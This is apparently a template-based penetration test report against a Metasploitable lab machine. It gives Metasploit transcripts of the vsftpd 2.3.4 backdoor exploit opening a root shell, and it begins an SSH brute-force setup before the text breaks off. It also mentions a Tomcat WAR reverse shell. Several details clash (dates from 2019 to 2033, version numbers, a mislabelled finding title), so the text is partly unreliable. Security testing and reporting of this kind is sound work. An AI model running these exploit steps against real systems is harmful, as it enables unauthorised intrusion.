Security Assessment Findings Report

Business Confidential

Date: May 28th, 2019
Project: 897-19
Version 1.0

Table of Contents

Confidentiality Statement

This document is the exclusive property of Demo Company (DC) and breach lock. This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires consent of both DC and breachlock.

Breach lock may share this document with auditors under non-disclosure agreements to demonstrate penetration test requirement compliance.

Disclaimer

A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period.

Time-limited engagements do not allow for a full evaluation of all security controls. Breach lock prioritized the assessment to identify the weakest security controls an attacker would exploit. Breach lock recommends conducting similar assessments on an annual basis by internal or third-party assessors to ensure the continued success of the controls.

Contact Information


Name	Title	Contact Information
Demo Company		
John Smith	VP, Information Security (CISO)	Office: (555) 555-5555 Email: john.smith@demo.com
Jim Smith	IT Manager	Office: (555) 555-5555 Email: jim.smith@demo.com
Joe Smith	Network Engineer	Office: (555) 555-5555 Email: joe.smith@demo.com
BL Security		
Heath Adams	Lead Penetration Tester	Office: (555) 555-5555 Email: hadams@tcm-sec.com
Bob Adams	Penetration Tester	Office: (555) 555-5555 Email: badams@tcm-sec.com
Rob Adams	Account Manager	Office: (555) 555-5555 Email: radams@tcm-sec.com

Assessment Overview

From November 20th, 2022 to December 29th, 2022, DC engaged Breach Lock Security (BLS) to evaluate the security posture of its infrastructure compared to current industry best practices that included an external penetration test. All testing performed is based on the NIST *SP 800-115 Technical Guide to Information Security Testing and Assessment, OWASP Testing Guide (v4), and customized testing frameworks*.

Phases of penetration testing activities include the following:

- Planning – Customer goals are gathered and rules of engagement obtained.
- Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- Reporting – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.



Assessment Components

External Penetration Test

An external penetration test emulates the role of an attacker attempting to gain access to an internal network without internal resources or inside knowledge. A breachlock engineer attempts to gather sensitive information through open-source intelligence (OSINT), including employee information, historical breached passwords, and more that can be leveraged against external systems to gain internal network access. The engineer also performs scanning and enumeration to identify potential vulnerabilities in hopes of exploitation.

Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Scope

Assessment	Details
External Penetration Test	192.168.10.4 192.168.10.5

- Full scope information provided in “**Cloud Secuity Notes”**

Scope Exclusions

Per client request, Breachlock did not perform any Denial of Service attacks during testing.

Client Allowances

DC did not provide any allowances to assist the testing.

Executive Summary

Breach lock security company evaluated external security posture through an external network penetration test from November 20th, 2022, to December 29th, 2033. By leveraging a series of attacks, BLS found critical level vulnerabilities that allowed full internal network access to the. It is highly recommended that these vulnerabilities are addressed as soon as possible as the vulnerabilities are easily found through basic reconnaissance and exploitable without much effort.

Attack Summary

The following table describes how BLS gained internal network access, step by step:

Step	Action	Recommendation
1	Was able to obtain access to the machine's terminal by exploiting vsftp backdoor vulnerability for command and control.	We recommend updating the current version of the vsftp 2.3.1 to a more secure version.
2	Was able to access all the users on the Metasploitable machine and verify those are valid user names on the machine by exploiting the SMTP service on the kali machine.	We recommend upgrading the smtp service version or having an extra layer of protection to protect user information.
3	We were able to exploit the SSH service where we were able to provide a list of username and passwords and cross check those files to see if those credentials will give us access to the Metasploitable machine. We were able to find a match and run a session to gain access to the command line and control of the Metasploitable terminal.	We recommend having a stronger and more secure username and password with enough characters and symbols for the account to be more unique and secure.
4	We were able to manually exploit Tomcat service where we accessed the manger directory on the website and injected a war file containing payloads remote tcp shells. This allowed us to access the tomcat files on our machine.	We suggest upgrading the Tomcat services to higher and more secured version.

Security Strengths

SIEM alerts of vulnerability scans

During the assessment, the DC security team alerted Breachlock engineers of detected vulnerability scanning against their systems. The team was successfully able to identify the BLS engineer's attacker IP address within minutes of scanning and was capable of blacklisting BLS from further scanning actions.

Security Weaknesses

Outdated version of the VSFTP service

Breachlock was able to gain network access to the Metasploitable command shell by exploiting the VSFTP 2.3.4 backdoor service. To prevent this exploit, an upgrade to the VSFTP service is recommended.

Unrestricted Logon Attempts

Breachlock successfully performed username and password guessing brute force attacks by exploiting the SSH service against the Metasploitable machine, providing internal network access to the Metasploitable machine command shell. Breach lock was able to provide a list of usernames and passwords for the service to attempt to login into the machine. We recommend strong usernames and passwords.

Insecure usernames


During the assessment, Breachlock was able to exploit the SMTP service where we were able to see all the valid usernames for the Metasploitable machine and very those usernames. This is personal information that should be leaked. We recommend an upgrade on the SMTP service.

Unrestricted access on Tomcat service

During the assessment, Breachlock was able to exploit Tomcat by importing a war file onto Tomcat services to initiate a reverse TCP shells for command and shell control.

Vulnerabilities by Impact

The following chart illustrates the vulnerabilities found by impact:



External Penetration Test Findings


Insufficient Lockout Policy – Outlook Web App (Critical)

Description:	Exploiting different services such as VSFTP, SMTP, SSH, and Tomcat allowed breachlock to gain remote access to command shell.
Impact:	Critical
System:	192.168.10.5
References:	CVE-2011-2527 – Exploit Services

Exploitation Proof of Concept

VSFTP service:


To exploit the VSFTP service we first entered the kali console by running msfconsole where we then enter the exploit by entering use exploit/unix/ ftp/vsftpd_234_backdoor.



```
+ -- --=[ 9 evasion                                    ]

Metasploit tip: Enable HTTP request and response logging
with set HttpTrace true

msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4
Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vs
ftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorit
hm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorit
hm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorit
hm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: previous definition of IDENTIFIER was here
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
```

Figure 1: Entered the VSFTP backdoor exploit


Next, we then set the RHOST to the Metasploitable IP address since that is the machine, we want it connect to, then we ran “exploit -j” to run the exploit.



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.10.5
RHOSTS ⇒ 192.168.10.5
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show sessions

Active sessions
===============

No active sessions.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
[*] 192.168.10.5:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.10.5:21 - USER: 331 Please specify the password.
[+] 192.168.10.5:21 - Backdoor service has been spawned, handling ...
[+] 192.168.10.5:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.10.4:38593 → 192.168.10.5:6200) at 2022-12-07 18
:06:47 -0500
whoami
[*] exec: whoami

kali
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.10.5     yes       The target host(s), see https://github.com/rapid7/met
                                      asploit-framework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```


Figure 2: Set the RHOST address and ran the exploit

Finally, we started the session by running “session -i 1” where we were able to enter the shell and gain access to the Metasploitable machine.



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show sessions

Active sessions
===============

  Id  Name  Type             Information  Connection
  --  ----  ----             -----------  ----------
  1         shell cmd/unix                192.168.10.4:38593 → 192.168.10.5:6200 (192.168.1
                                          0.5)

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions -i 1
[*] Starting interaction with 1 ...

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:f4:68:f7
          inet addr:192.168.10.5  Bcast:192.168.10.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fef4:68f7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4755 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4741 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:555469 (542.4 KB)  TX bytes:568614 (555.2 KB)
          Base address:0×d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:2915 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2915 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1388281 (1.3 MB)  TX bytes:1388281 (1.3 MB)

█
```

Figure 3: Started the exploit session and entered the shell




```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:f4:68:f7
          inet addr:192.168.10.5  Bcast:192.168.10.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fef4:68f7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2739 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2574 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:385257 (376.2 KB)  TX bytes:358210 (349.8 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:2501 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2501 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1201369 (1.1 MB)  TX bytes:1201369 (1.1 MB)

msfadmin@metasploitable:~$ _
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show sessions

Active sessions
===============

  Id  Name  Type             Information  Connection
  --  ----  ----             -----------  ----------
  1         shell cmd/unix                192.168.10.4:38593 → 192.168.10.5:6200 (192.168.1
                                          0.5)

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions -i 1
[*] Starting interaction with 1...

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:f4:68:f7
          inet addr:192.168.10.5  Bcast:192.168.10.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fef4:68f7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4755 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4741 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:555469 (542.4 KB)  TX bytes:568614 (555.2 KB)
          Base address:0×d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:2915 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2915 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1388281 (1.3 MB)  TX bytes:1388281 (1.3 MB)

▮
```

Figure 4: Successful accessing the Metasploitable machine on Kali

SSH exploit:


We were able to exploit SHH service by first entering the kali console machine by running “msfconsole” then using the auxiliary/scanner/ssh/shh_login, where we then set the RHOST to the Metasploitable ip address and VERBOSE to true.



```
  Yes    Windows Unquoted Service Path Privilege Escalation
   71  auxiliary/scanner/ssh/libssh_auth_bypass                        2018-10-16       normal
  No     libssh Authentication Bypass Scanner
   72  exploit/linux/http/php_imap_open_rce                            2018-10-23       good
  Yes    php imap_open Remote Code Execution


Interact with a module by name or index. For example info 72, use 72 or use exploit/linux/htt
p/php_imap_open_rce

msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the
                                                 current database
   DB_ALL_PASS       false            no        Add all passwords in the current database t
                                                o the list
   DB_ALL_USERS      false            no        Add all users in the current database to th
                                                e list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the cur
